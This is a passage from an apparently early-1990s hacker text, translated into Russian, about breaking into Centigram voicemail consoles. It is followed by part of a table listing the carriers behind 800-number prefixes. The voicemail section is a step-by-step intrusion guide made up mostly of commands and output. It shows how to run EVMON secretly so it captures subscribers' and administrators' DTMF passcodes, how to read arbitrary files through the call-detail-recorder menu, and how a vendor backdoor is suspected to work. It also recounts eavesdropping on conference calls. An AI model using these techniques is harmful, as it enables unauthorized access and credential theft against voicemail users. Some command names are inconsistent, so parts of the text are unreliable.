ln 26 tt 3
ln 26 line break
ln 26 onhook
ln 28 ringing
ln 28 tt 8
ln 28 tt 7
ln 28 tt 6
ln 28 tt 2
ln 28 offhook
ln 28 tt *
ln 28 tt 2
ln 28 tt 0
ln 28 tt 3
ln 28 tt 0
ln 28 line break
ln 28 onhook
[...]
```

И так далее. Это позволяет идентифицировать определённую телефонную линию, например линию 28, и определённое действие на ней: звонок, снятие/положение трубки и т. д. «tt» означает тоновый сигнал — тон, воспроизводимый в данный момент на линии; это означает, что тональный ввод паролей можно записывать и сохранять по желанию. В приведённом примере пароль ящика 8762 — 2030 (клавиша *вместе с клавишей 0 может служить клавишей «пользователь входит в ящик»*; однако она может также быть клавишей прерывания при вводе пароля и выполнять другие функции). Обычно пользователь не набирает 8762 для входа в свой ящик; он просто набирает номер ящика, затем и свой пароль. Причина в том, что тип сигнализации от АТС на данную бизнес-линию был настроен на четырёхзначный тоновый идентификатор для маршрутизации вызова на нужный номер. Это не единственный метод сигнализации: я видел другие компании, использующие, например, трёхзначную импульсную сигнализацию, и существуют другие варианты. У каждого могут быть свои особенности, но я предполагаю, что идентификатор линии в большинстве случаев будет отображаться в EVMON.

Предположим, мы онлайн и хотим поиграть — в частности, собрать пароли. Рамдиск настроен до нормального размера, и мы готовы запустить evmon. Можно запустить его, сидеть у терминала и записывать вывод, но это настолько долгое занятие (в реальном времени!), что сидеть и ждать почти бессмысленно. Поэтому используем удобные возможности запуска в фоне и перенаправления файлов (вот видите — всё «в духе Unix»):

```
$ evmon > 3:/tmp/output &
Type Ctrl-C to terminate.
5ele
$ ...
```

5e1e — это идентификатор задачи (TID) нового процесса evmon. Теперь можно делать что угодно, бродить по каталогам, выводить DobbsHead'ы или чем ещё заниматься. Когда решим закончить на сегодня, просто останавливаем EVMON, забираем файл, удаляем его и при необходимости демонтируем рамдиск:

```
$ kill 5e1e
$ p 3:/tmp/output
[ EVMON output would normally appear; if, however, ]
[ there is none, the file would be deleted during   ]
[ the kill with an error message resulting         ]
$ rm 3:/tmp/output
$ rmdir 3:/tmp
$ mount ramdisk 3
```

После этого можно нажать ^D или выйти из оболочки и попрощаться.

Хорошая сторона этой процедуры с EVMON состоит в том, что вам не нужно оставаться онлайн во время её выполнения. Можно запустить задачу ночью, а на следующий день завершить процесс и проверить результаты. Обычно это даёт большие файлы журналов — от 40 КБ до 200 КБ в зависимости от интенсивности использования системы (это приблизительные оценки). Однако если запустить задачу EVMON и оставить её работать, администратор не сможет запустить новую сессию EVMON, пока старая задача не будет завершена. В выходные дни это, вероятно, не создаст проблем, но в рабочее время это может стать несколько рискованным.

Тем не менее риск может того стоить, особенно если администратор решит проверить свой ящик — тогда вы получите его пароль, и, возможно, удалённый телефонный доступ к функциям системного администратора через тоновый набор в системе голосовой почты.

## Управление задачами

Как мы только что отметили, любую задачу, например EVMON, можно запустить в фоне, добавив в конец командной строки символ &, стандартный Unix-символ «запуск в фоне». Идентификатор задачи будет выведен в шестнадцатеричном виде — аналог Unix Process ID. Программа, отвечающая за управление задачами, называется «tsk» и должна находиться в 1:/cmds/tsk. Вывод при запуске tsk без аргументов выглядит примерно так:

```
$ tsk
Tty Program          Tid  State Blk  Pri  Flags      Grp Mem Dad  Bro  Son
0 task              0001 READY ---- 1  ---IPLA----- 255 255 ---- ---- ----
0 fsys              0002 RECV  0000  3  ---IPLA----- 255 255 ---- ---- ----
0 dev               0003 RECV  0000  2  ---IPLA----- 255 255 ---- ---- ----
0 idle              0004 READY ---- 15  ----PLA----- 255 255 ---- ---- 0508
0 /cmds/timer       0607 RECV  0000  2  -S--P-AC---- 255 255 ---- ---- ----
0 /cmds/err_log     0509 RECV  0000  5  -S--P--C---- 255 255 0A0A ---- ----
0 /cmds/ovrseer     0A0A REPLY 0607  5  -S--P--C---- 255 255 ---- ---- 030C
0 /cmds/recorder    010B REPLY 0509  5  -S--P--C---- 255 255 0A0A 0509 ----
0 /cmds/master      030C REPLY 0607  5  -S--P--C---- 255 255 0A0A 010B 011C
[ ... a wide assortment of programs ... ]
0 /cmds/vmemo       011C REPLY 0110 13  -S-----C---- 255 255 030C 011B ----
3 /cmds/comm        0508 RECV  5622  8  -----P-A----- 255 255 0004 ---- 5622
3 /cmds/tsk         051D REPLY 0001  8  -----C----- 255 255 301E ---- ----
3 /cmds/qnxsh       301E REPLY 0001 14  -----E--- 255 255 5622 ---- 051D
3 /cmds/login       5622 REPLY 0003  8  -----C----- 255 255 0508 ---- 301E
```

Хотя некоторые детали этого вывода мне не вполне ясны, главное очевидно. Первый столбец — номер TTY, соответствующий списку \$tty из вывода «mount» (модем, на который я только что позвонил, — это \$tty3, и я одновременно запускаю четыре задачи с этой линии); второй столбец — имя программы (без указания диска); третий — идентификатор задачи; средние столбцы мне неизвестны; последние три представляют связи с другими задачами (идентификатор родительской задачи, идентификатор другой задачи, созданной от того же родителя, и идентификатор задачи



Как можно заметить, перед нами дорожка каталога рамдиска. В ней перечислены три файла, хотя файл `abc` уже не существует. Сами байты ещё не расшифрованы, но, насколько я могу судить применительно к рамдиску, они, вероятно, связаны с адресами памяти, а не с физическими блоками; то есть некоторые из приведённых чисел соответствуют адресу файла в памяти, а не реальному дисковому блоку. Таким образом, для рамдиска поиск конкретных файлов может быть затруднён. Однако если на рамдиске есть только один файл кроме «`bitmap`» (который, судя по всему, присутствует на всех дисках обязательно), то следующий созданный файл должен оказаться на дорожке 4 и так далее по возрастанию. Следовательно, если `evmop` запущен с перенаправлением в файл на рамдиске, то для проверки содержимого не нужно завершать процесс и перезапускать `evmop`. Достаточно «`ddump 3 4`» — и можно получить либо бесполезную информацию (все байты — 00 или FF), либо что-то вроде:

```
$ ddump 3 4
Place diskette in drive 3 and hit <CR>

Block 00000004 Status: 00
000: 00 00 00 00 00 00 00 00 00 00 09 00 00 00 .....
010: 6C 6E 20 20 32 36 20 74 74 20 33 1E 6C 6E 20 20 ln 26 tt 3.ln
020: 32 36 20 6C 69 6E 65 20 62 72 65 61 6B 1E 6C 6E 26 line break.ln
030: 20 20 32 36 20 6F 6E 68 6F 6F 6B 1E 6C 6E 20 20 26 onhook.ln
040: 32 38 20 72 69 6E 67 69 6E 67 1E 6C 6E 20 20 32 28 ringing.ln 2
050: 38 20 74 74 20 38 1E 6C 6E 20 20 32 38 20 74 74 8 tt 8.ln 28 tt
060: 20 37 1E 6C 6E 20 20 32 38 20 74 74 20 36 1E 6C 7.ln 28 tt 6.l
070: 6E 20 20 32 38 20 74 74 20 32 1E 6C 6E 20 20 32 n 28 tt 2.ln 2
080: 38 20 6F 66 66 68 6F 6F 6B 1E 6C 6E 20 20 32 38 8 offhook.ln 28
090: 20 74 74 20 2A 1E 6C 6E 20 20 32 38 20 74 74 20 tt *.ln 28 tt
```

И так далее — убеждаемся, что файл содержит некоторые данные. В зависимости от их объёма можно либо продолжать вести запись, либо перезапустить `evmop` и буферизировать предыдущий вывод.

## led

Программа «`led`» — это ответ Centigram на стандартный текстовый редактор. По функциональности она эквивалентна «`ed`» в Unix или «`edlin`» в MS-DOS, но имеет незначительные отличия. «`led`» используется для создания текстовых файлов, редактирования существующих файлов журналов или исполняемых скриптов оболочки. Введя «`led [filename]`», вы войдёте в редактор; если имя файла задано и файл существует, он будет загружен, а курсор установлен на строку 1. Если в командной строке не указано имя файла, файл не существует или занят, `led` начинает редактирование пустого буфера без имени файла.

Вместе с именем файла можно указывать и команды для `led`. При необходимости можете поэкспериментировать с этим.

Основные команды `led`:

|                           |                                                                                                                      |
|---------------------------|----------------------------------------------------------------------------------------------------------------------|
| <code>i</code>            | вставить ( <code>insert</code> )                                                                                     |
| <code>a</code>            | дополнить ( <code>append</code> )                                                                                    |
| <code>w [filename]</code> | записать на диск; если файл не указан — попытаться записать в текущий файл; если текущего файла нет — не записывать. |
| <code>d</code>            | удалить текущую строку                                                                                               |
| <code>a number</code>     | перейти к строке с указанным номером                                                                                 |
| <code>q</code>            | выйти (если не сохранено — предложить использовать " <code>qq</code> ")                                              |
| <code>qq</code>           | выйти без сохранения                                                                                                 |

При вставке или дополнении `led` предлагает ввод, обозначая это точкой «`.`». Чтобы завершить ввод, нужно ввести одну точку на отдельной строке, после чего произойдёт возврат в режим команд. При отображении текущей записи `led` помечает все новые и изменённые строки символом «`i`».

Последовательность клавиш для ввода DobbsHead в файл и перенаправления его на консоль выглядит следующим образом:

```
$ led 3:/dobbshead
3:/dobbshead : unable to match file
i
.
.      . /-----\
.      . | o o |
.      . | Y |
.      U===== |
.      \-----/
.      FUCK YOU!
q
?4 buffer has been modified, use qq to quit without saving
w 3:/dobbshead
7 [the number of lines in the file]
q
$ p 3:/dobbshead > $cons
$ rm 3:/dobbshead
```

Ну, это не совсем DobbsHead. Да ладно.

## Утилита console

Программа, выступающая в роли оболочки меню для администрирования системы голосовой почты, которая обычно запускается при правильном вводе пароля, — это /cmds/console. Она предоставляет меню с различными подменю, позволяющими администратору выполнять широкий спектр задач. Поскольку большинство функций говорит само за себя, предоставляю вам самостоятельно в них разобраться; вместе с тем добавлю несколько комментариев об утилите console. Первое меню выглядит следующим образом:

```
(c) All Software Copyright 1983, 1989 Centigram Corporation
All Rights Reserved.

MAIN MENU

(M) Mailbox maintenance
(R) Report generation
(S) System maintenance
(X) Exit

Enter letter in ( ) to execute command.
When you need help later, type ?.

COMMAND (M/R/S/X):
```

Опция обслуживания ящиков используется для получения конкретной информации о ящиках в системе. Например, для получения списка всех ящиков, используемых в системе:

```
COMMAND (M/R/S/X): m

MAILBOX MAINTENANCE

(B) Mailbox block inquiry
(C) Create new mailboxes
(D) Delete mailboxes
(E) Mailbox dump
(I) Inquire about mailboxes
(L) List maintenance
(M) Modify mailboxes
(P) Set passcode/tutorial
(R) Rotational mailboxes
(S) Search for mailboxes
(X) Exit
```

If you need help later, type ?.

COMMAND (B/C/D/E/I/L/M/P/R/S/X): i  
Report destination (c/sl/s2) [c]:

Mailbox to display: 0000-9999

>>> BOBTel <<<  
Mailbox Data Inquiry  
Tue Mar 31, 1992 3:07 am

| Box  | Msgs | Unp | Urg | Rec | Mins | FCOS | LCOS | GCOS | NCOS | MWI  | Passwd |
|------|------|-----|-----|-----|------|------|------|------|------|------|--------|
| 8001 | 1    | 1   | 0   | 0   | 0.0  | 5    | 5    | 1    | 1    | None | Y      |
| 8002 | 0    | 0   | 0   | 0   | 0.0  | 5    | 5    | 1    | 1    | None | Y (t)  |
| 8003 | 0    | 0   | 0   | 0   | 0.0  | 12   | 12   | 1    | 1    | None | Y      |
| 8005 | 0    | 0   | 0   | 0   | 0.0  | 12   | 12   | 1    | 1    | None | Y      |
| 8006 | 6    | 6   | 0   | 0   | 0.7  | 12   | 12   | 1    | 1    | None | N      |
| 8008 | 0    | 0   | 0   | 0   | 0.0  | 5    | 5    | 1    | 1    | None | Y      |
| 8013 | 0    | 0   | 00  | 0   | 0.0  | 12   | 12   | 1    | 1    | None | 1234   |
| 8014 | 0    | 0   | 0   | 0   | 0.0  | 5    | 5    | 1    | 1    | None | Y      |
| 8016 | 0    | 0   | 0   | 0   | 0.0  | 12   | 12   | 1    | 1    | None | Y      |

[ ... etc ... ]

Здесь перечислены все ящики вместе с соответствующей информацией. Msgs, Unp, Urg, Rec — это общее количество сообщений, количество непрослушанных, срочных и полученных сообщений, хранящихся на диске для данного ящика; Mins — количество минут, занятых этими сообщениями; F, L, G и NCOS — различные классы обслуживания ящиков; MWI — индикатор ожидающих сообщений (сигнальная лампа); Passwd — просто условие Да/Нет, сообщающее администратору, задан ли пароль для ящика. «(t)» в поле пароля означает, что ящик находится в режиме обучения, а «1234» вместо Да/Нет означает, что ящик находится в начальном режиме обучения с простым паролем 1234 — иными словами, ящик готов для использования новым абонентом. Следует обратить внимание на ящики с FCOS равным 1: они представляют административные или сервисные ящики, хотя и не обязательно способны выполнять функции системного администрирования.

Опция «Обслуживание системы» из главного меню весьма полезна: даже без доступа к qnpxsh из неё можно запускать задачи и выводить любой файл на экран. Меню обслуживания системы выглядит так:

SYSTEM MAINTENANCE

- (A) Automatic Wakeup
- (B) Automated Receptionist Extensions
- (D) Display modem passcode
- (E) Enable modem/serial port
- (F) Floppy backup
- (G) Resynchronize HIS PMS room status
- (H) Hard Disk Utilities
- (L) Lights test
- (M) Manual message purge
- (N) System name
- (P) Passcode
- (R) Reconfiguration
- (S) System shutdown
- (T) Time and date
- (U) Utility menu
- (V) Call Detail Recorder
- (W) Network menu
- (X) Exit

Enter letter in ( ) to execute command.  
When you need help later, type ?.

COMMAND (A/B/D/E/F/G/H/L/M/N/P/R/S/T/U/V/W/X):

Если у вас нет доступа к команде «р», вы всё равно можете просмотреть любой нужный файл на диске. Выберите «v», опцию Call Detail Recorder, и вы увидите следующее меню:

```
COMMAND (A/B/D/E/F/G/H/L/M/N/P/R/S/T/U/V/W/X): v
Warning: cdr is not running.
```

CALL DETAIL RECORDER MENU

```
(C) Configure CDR
(R) Run CDR
(T) Terminate CDR
(E) Run EVMON
(F) Terminate EVMON
(S) Show CDR log file
(D) Delete CDR log file
(X) Exit
```

If you need help later, type ?.

```
COMMAND (C/R/T/E/F/S/D/X):
```

Отсюда можно использовать (C) Configure CDR, чтобы задать файлу журнала любое имя, а затем (S) для вывода этого файла на терминал:

```
COMMAND (C/R/T/E/F/S/D/X): c
```

```
Answer the following question to configure call detail recorder
[ simply hit return until the last "filename" question come up ]
VoiceMemo line numbers enabled:
HOST 1 lines:
 0  1  2  3  4  5  6  7  8  9 10 11 12 13 14 15
16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
VoiceMemo line numbers:
```

```
EVMON: HOST 1 lines to monitor:
 0  1  2  3  4  5  6  7  8  9 10 11 12 13 14 15
16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
EVMON:VoiceMemo line numbers:
Message levels are:
 1: Detailed VoiceMemo
 2: VoiceMemo
 3: Pager
 4: Receptionist
 5: EVMON
 6: Automatic WakeUp
 7: Open Account Administrator
 8: DTMF to PBX
 9: Message Waiting Lamp
10: SL-1 integration
11: Centrex Integration
```

```
Message levels enabled:
 2  3  7  9
Message levels:
cdr enable = [N]
Enter filename to save log data = [/logfile] /config/remote.cmds
```

Returning from the CDR configuration.

CALL DETAIL RECORDER MENU

```
(C) Configure CDR
(R) Run CDR
(T) Terminate CDR
(E) Run EVMON
(F) Terminate EVMON
(S) Show CDR log file
(D) Delete CDR log file
(X) Exit
```

If you need help later, type ?.

```
COMMAND (C/R/T/E/F/S/D/X): s
```

```
ad
cd
copy
date
dskchk
evmon
files
ls
mount
p
pwd
query
task
tcap
what
```

Не забудьте вернуть имя файла к исходному значению, указанному в поле [], после того как закончите.

Если у вас нет доступа к оболочке, EVMON можно запустить из меню CDR с помощью опции E. Это просто запустит процесс evmon с выводом на ваш терминал, прерываемый символом ^C. К сожалению, это нельзя перенаправить или запустить в фоне, как задачи из оболочки. Однако если у вас есть время, можете поэкспериментировать.

Также из меню «Обслуживание системы» можно выполнять ряд задач оболочки без прямого доступа к ней. Опция (U) «Меню утилит» содержит опцию Task. Она предоставляет ограниченный доступ к оболочке, возможно, с поддержкой перенаправления и фонового выполнения через «&»:

```
COMMAND (A/B/D/E/F/G/H/L/M/N/P/R/S/T/U/V/W/X): U
```

```
UTILITY MENU
```

```
(B) Reboot
(H) History
(T) Task
(X) Exit
```

```
Enter letter in ( ) to execute command.
When you need help later, type ?.
```

```
COMMAND (B/H/T/X): t
```

```
Choose the following commands:
```

|        |       |       |       |
|--------|-------|-------|-------|
| ad     | cd    | copy  | date  |
| dskchk | evmon | files | ls    |
| mount  | p     | pwd   | query |
| task   | tcap  | what  |       |

```
Enter a command name or "X" to exit: pwd
1:/
```

```
Choose the following commands:
```

|        |       |       |       |
|--------|-------|-------|-------|
| ad     | cd    | copy  | date  |
| dskchk | evmon | files | ls    |
| mount  | p     | pwd   | query |
| task   | tcap  | what  |       |

```
Enter a command name or "X" to exit: evmon
```

```
Type Ctrl-C to terminate.
```

```
ln 29 ringing
ln 29 tt 8
ln 29 tt 0
ln 29 tt 8
ln 29 tt 6
ln 29 offhook
ln 29 record ended
[ ... etc ... ]
```

## Взгляд на «ad»

Программа «ad» используется для вывода информации о различных объектах, наиболее полезным из которых являются ящики. Дамп конкретной информации о ящике можно получить либо в формате Mailbox, либо в формате Raw Dump. Формат Mailbox выглядит следующим образом:

```
$ ad
Type #: 0
Mailbox #: 8486
(M)ailbox, (D)ump ? m

MAILBOX: 8486

Login status:
  Bad logs      = 3          Last log      = 03/26/92 12:19 pmVersion = 0

Configuration:
  Name #        = 207314      Greeting    = 207309      Greeting2    = 0
  Passcode      = XXXXXXXXXX Tutorial    = N          Extension    = 8486
  Ext_index     = 0          Attendant   =            Attend_index = 0
  Code          =            ID          = BOBTECH
  Day_treat     = M          Night_treat  = M          Fcos         = 12
  Lcos          = 12         Gcos        = 1          Ncos         = 1
  Rot_index     = 0          Rot_period  = 0
  Rot_start     = --
  wkup defined  = N          wkup freq   = 0          wkup_intvl   = 0
  wkup index    = 0          wkup number =

Contents:
  Motd_seq      = 8          Motd_played = N          User_msgs    = 0
  Caller_msgs   = 4          Sent_cpx_msgs = 0      Sent_fdx_msgs = 0
  Sent_urg_msgs = 0          Tas_msgs     = 0          Pages        = 0
  Receipt       = 0          Sent_to_node = 0        Urg_to_node   = 0
  Net_urg_mlen  = 0          Net_msgs_rcv = 0        Net_urg_rcv   = 0
  Net_sent_node = 0          Net_send_nurg = 0       Net_send_rcp  = 0
  Greet_count   = 9          Successlogins = 1      Recpt_calls   = 0
  Recpt_complt  = 0          Recpt_busy   = 0        Recpt_rna     = 0
  Recpt_msgs    = 0          Recpt_attend = 0        User_connect  = 20
  Clr_connect   = 22         Callp_connect = 0       Disk_use      = 498
  Net_sent_mlen = 0          Net_rcvd_mlen = 0      Net_rcvd_urg  = 0
  Net_node_mlen = 0          Net_recip_mlen = 0     Net_node_urg  = 0
  Text_msg_cnt  = 0

Message Queues:
  TYPE          COUNT TOTAL HEAD TAIL  TYPE          COUNT TOTAL HEAD TAIL
  Free          71    ---  58   55  Unplayed      0    ---  -1   -1
  Played        2    0.5  56   57  Urgent        0    ---  -1   -1
  Receipts      0    ---  -1   -1  Undelivered   0    ---  -1   -1
  Future delivery 0    ---  -1   -1  Call placement 0    ---  -1   -1

Messages: 2
#  msg #  DATE      TIME      LENGTH      SENDER      PORT  FLAGS  MSG      SIBL
                                (MINS)                                NXT PRV NXT PRV
Played Queue
56 207126 03/26/92 12:17 pm    0.5 0000000000000000 27 -----P- 57 -1 -1 -1
57 207147 03/26/92 12:19 pm    0.1 0000000000000000 29 -----P- -1 56 -1 -1
```

Формат Raw Dump выглядит следующим образом:

```
$ ad
Type #: 0
Mailbox #: 8487
(M)ailbox, (D)ump ? d

HEX: 8487
000: 00 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 |.....|
010: 00 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 |.....|
020: 00 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 34 38 |.....48|
```

```
[mostly deleted -- the list continues to hex fff.]
```

К сожалению, пароль не отображается в формате Mailbox (увы!). Могу сразу сказать: он не отображается и нигде в формате Raw Dump. Программа «asetpass» использовалась для смены пароля тестового ящика; оба полных дампа были скачаны и сопоставлены — они совпали полностью. Таким образом, похоже, что пароли хранятся где-то в другом месте, а дамп содержит лишь ссылку на соответствующее смещение. Это означает, что пока единственный способ получить пароли ящиков — перехватывать их через EVMON.

## Тонкости программы входа

Консольная программа входа — это `1:/cmds/login`. Хотя я не могу распознать какой-либо корректный ассемблер серии 8080 в этой программе (и мне говорили, что Centigram-машины работают на семействе 8080), мне удалось найти несколько интересных деталей внутри. Во-первых, консольный и удалённый пароли, судя по всему, хранятся в файле `/config/rates`; к сожалению, он зашифрован, и я не собираюсь пытаться взломать схему шифрования. `/config/rates` выглядит следующим образом:

[illegible]

Если принять \CE за некий управляющий байт, файл делится примерно на восемь пустых секций по пять байт каждая, преимущественно нулевых, что указывает на возможное наличие нескольких допустимых комбинаций паролей или нескольких функций с разными паролями. В данном случае, судя по всему, выбран лишь один пароль. Я по-прежнему не уверен, является ли это настоящим файлом паролей или файлом-указателем на другое место на диске, где хранится реальный пароль. Для этой программы входа я склонен предполагать, что это зашифрованный пароль.

Ещё одна весьма интересная находка в недрах программы входа — неприметная строка «QNX». Она находится в коде между двумя запросами «Enter Passcode:», разделёнными \00. Я полагаю, что это общесистемный бэкдор, встроенный в программу входа компанией Centigram Corp. Такая вещь существует; когда Centigram необходимо получить доступ к определённой системе голосовой почты для обслуживания или устранения проблемы, они могут это сделать. Однако им может потребоваться серийный номер машины или жёсткого диска, чтобы получить этот доступ. Серийный номер предоставляет компания, запросившая обслуживание.

При входе с использованием QNX происходит нечто странное:

(^Z)  
Enter Passcode: (QNX^M) Enter Passcode:

Появляется второй запрос пароля, на который пароль «QNX» выдаёт сообщение о недействительном пароле. Я полагаю, что при удалённом входе Centigram использует эту процедуру вместе с заранее установленным паролем или паролем, вычисленным на основе серийного номера, для доступа к системе. Я никогда не видел, чтобы эта процедура реально применялась, но это наилучшее предположение, которое я могу высказать.

Стоит также упомянуть менее важный момент. Если на консоли не заданы пароли, простое нажатие ^Z для активации терминала запустит программу /cmds/console и выполнит вход без запроса пароля. Шансы найти Centigram в таком состоянии сегодня, пожалуй, столь же малы, как вероятность быть поражённым молнией; но лично я могу вспомнить время несколько лет назад, когда одна флоридская компания ещё не установила пароль на своём Centigram. Было очень занятно, когда большое количество людей общалось между собой голосом; ещё веселее было вклиниваться в конференции с несколькими участниками и записывать глупости среднестатистического оператора Bell.

## Специальные клавиши и строки

Существует ряд специальных символов и строк, важных для оболочки или выполняемой программы. Вот некоторые из них:

```
?      после имени программы — выводит справку по этой программе
&      запускает задачу в фоне
:      задаёт поле комментария (для текста в скриптах оболочки)
;      разделитель команд в оболочке
>      перенаправляет вывод задачи в файл
<      (теоретически) направляет ввод из файла
$cons  "имя файла" консоли (можно перенаправлять)
$tty#  "имя файла" tty с номером "#"
$mdm   "имя файла" модемной линии
#$     ? выдаёт значение вроде "1920", "321d"
        вероятно, TID текущего процесса
##     ? выдаёт значение вроде "ffff"
#%     ? выдаёт значение вроде "0020", "001d"
#&     ? выдаёт значение вроде "0000"
#?     ? выдаёт значение вроде "0000"
#*     пустой аргумент
#g     ? выдаёт значение вроде "00ff"
#i     непосредственно за числом — выдаёт "0000";
        без числа — выдаёт ошибку "non-existent integer variable";
        вероятно, используется совместно с переменными окружения
#k     принимает строку из текущего ввода (stdin)
        для подстановки в командную строку
#m     ? "00ff"
#n     ? "0000"
#p     ? "0042"
#s     выдаёт ошибку "non-existent string variable";
        вероятно, используется совместно с переменными окружения
#t     ? "0003"
#u     ? некая строка наподобие "system"
#D     ? "0018"
#M     ? "0004"
#Y     ? "005c"
```

«Centigram Voice Mail System Consoles» написан анонимно. Файл не связан ни с какими группировками.

# Специальные коды зон II

```

/^ \ /^ \ /^ \ /^ \ /^ \ /^ \ /^ \ /^ \ /^ \ /^ \
/^ \
/^ \      Special Area Codes II      /^ \
/^ \
/^ \      by Bill Huttig              /^ \
/^ \      wah@ZACH.FIT.EDU           /^ \
/^ \
/^ \      February 24, 1992          /^ \
/^ \
/^ \ /^ \ /^ \ /^ \ /^ \ /^ \ /^ \ /^ \ /^ \ /^ \

```

**Автор:** Bill Huttig

**Email:** wah@ZACH.FIT.EDU

**Дата:** 24 февраля 1992 г.

---

Первый файл «Special Area Codes» появился в Phrack, выпуск 24, а здесь представлен обновлённый список префиксов, используемых в службе бесплатных звонков 800. Список показывает, какой оператор обслуживает вызовы на номера 800-XXX. Выбор маршрутизации оператора для звонков на номера 800-xxx не может быть переопределён с помощью набора 10xxx. Следует также отметить, что при звонках на номера 800 вызываемая сторона — немедленно в ряде случаев или с задержкой — получает запись номеров, с которых поступали звонки. Эта идентификация вызывающей стороны не может быть подавлена с помощью \*67 или «блокировки линии», связанной с Caller-ID.

---

## Таблица маршрутизации 800-номеров

| Префикс | Код  | Оператор                       |
|---------|------|--------------------------------|
| 202     | RCCP | RADIO COMMON CARRIER<br>PAGING |
| 212     | RCCP | RADIO COMMON CARRIER<br>PAGING |
| 213     | 9348 | CINCINNATI BELL<br>TELEPHONE   |
| 220     | ATZ  | ATX-COMMUNICATIONS             |
| 221     | ATX  | AT&T-C                         |
| 222     | ATX  | AT&T-C                         |
| 223     | ATX  | AT&T-C                         |
| 224     | LDL  | LONG DISTANCE FOR LESS         |
| 225     | ATX  | AT&T-C                         |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 226 | ATL  | ATC                                       |
| 227 | ATX  | AT&T-C                                    |
| 228 | ATX  | AT&T-C                                    |
| 229 | TDX  | CABLE & WIRELESS<br>COMMUNICATIONS        |
| 230 | NTK  | NETWORK<br>TELEMANAGEMENT<br>SERVICES     |
| 231 | ATX  | AT&T-C                                    |
| 232 | ATX  | AT&T-C                                    |
| 233 | ATX  | AT&T-C                                    |
| 234 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 235 | ATX  | AT&T-C                                    |
| 236 | SCH  | SCHNEIDER<br>COMMUNICATIONS               |
| 237 | ATX  | AT&T-C                                    |
| 238 | ATX  | AT&T-C                                    |
| 239 | DLT  | DELTA COMMUNICATIONS,<br>INC.             |
| 240 | SIR  | SOUTHERN<br>INTEREXCHANGE SERVICES        |
| 241 | ATX  | AT&T-C                                    |
| 242 | ATX  | AT&T-C                                    |
| 243 | ATX  | AT&T-C                                    |
| 244 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 245 | ATX  | AT&T-C                                    |
| 246 | 9553 | SOUTHWESTERN BELL                         |
| 247 | ATX  | AT&T-C                                    |
| 248 | ATX  | AT&T-C                                    |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 249 | LWC  | LASSMAN-WEBER<br>COMMUNICATIONS           |
| 251 | ATX  | AT&T-C                                    |
| 252 | ATX  | AT&T-C                                    |
| 253 | ATX  | AT&T-C                                    |
| 254 | TTU  | TOTAL-TEL USA                             |
| 255 | ATX  | AT&T-C                                    |
| 256 | LSI  | LONG DISTANCE SAVERS                      |
| 257 | ATX  | AT&T-C                                    |
| 258 | ATX  | AT&T-C                                    |
| 259 | LSI  | LONG DISTANCE SAVERS                      |
| 260 | COK  | COM-LINK21                                |
| 261 | SCH  | SCHNEIDER<br>COMMUNICATIONS               |
| 262 | ATX  | AT&T-C                                    |
| 263 | CAN  | TELCOM CANADA                             |
| 264 | LDD  | LDDS COMMUNICATIONS                       |
| 265 | CAN  | TELCOM CANADA                             |
| 266 | CSY  | COM SYSTEMS                               |
| 267 | CAN  | TELCOM CANADA                             |
| 268 | CAN  | TELCOM CANADA                             |
| 269 | FDG  | FIRST DIGITAL NETWORK                     |
| 270 | CRZ  | CLEARTEL<br>COMMUNICATIONS                |
| 271 | TRA3 | TRAFFIC ROUTING<br>ADMINISTRATION 3       |
| 272 | ATX  | AT&T-C                                    |
| 273 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |

|     |      |                                        |
|-----|------|----------------------------------------|
| 274 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 275 | ITT  | MTD/UNITED STATES TRANSMISSION SYSTEMS |
| 276 | ONE  | ONE CALL COMMUNICATIONS, INC.          |
| 277 | SNT  | MCI / TDD / SOUTHERNNET, INC.          |
| 279 | MAL  | MIDAMERICAN                            |
| 280 | ADG  | ADVANTAGE NETWORK, INC.                |
| 282 | ATX  | AT&T-C                                 |
| 283 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 284 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 286 | 9147 | SOUTHERN NEW ENGLAND TELEPHONE         |
| 287 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 288 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 289 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 292 | ATX  | AT&T-C                                 |
| 293 | PRO  | PROTO-COL                              |
| 294 | FDC  | AFFORD A CALL                          |
| 295 | ACT  | ACC LONG DISTANCE CORPORATION          |
| 296 | LDW  | LONG DISTANCE SERVICE, INC.            |
| 297 | ARE  | AMERICAN EXPRESS TRS                   |
| 298 | CNO  | COMTEL OF NEW ORLEANS                  |
| 299 | ATL  | ATC                                    |

|     |      |                                             |
|-----|------|---------------------------------------------|
| 302 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 312 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 320 | CQD  | CONQUEST LONG DISTANCE<br>CORPORATION       |
| 321 | ATX  | AT&T-C                                      |
| 322 | ATX  | AT&T-C                                      |
| 323 | ATX  | AT&T-C                                      |
| 324 | HNI  | HOUSTON NETWORKM<br>INC./VXVY TELECOM, INC. |
| 325 | ATX  | AT&T-C                                      |
| 326 | UTC  | US TELCOM, INC./US SPRINT                   |
| 327 | ATX  | AT&T-C                                      |
| 328 | ATX  | AT&T-C                                      |
| 329 | ATL  | ATC                                         |
| 330 | ATL  | ATC                                         |
| 331 | ATX  | AT&T-C                                      |
| 332 | ATX  | AT&T-C                                      |
| 333 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 334 | ATX  | AT&T-C                                      |
| 335 | SCH  | SCHNEIDER<br>COMMUNICATIONS                 |
| 336 | ATX  | AT&T-C                                      |
| 337 | FDR  | FIRST DATA RESOURCES                        |
| 338 | ATX  | AT&T-C                                      |
| 339 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER   |

|     |     |                                              |
|-----|-----|----------------------------------------------|
| 340 | FFM | FIRST FINANCIAL<br>MANAGEMENT<br>CORPORATION |
| 341 | ATX | AT&T-C                                       |
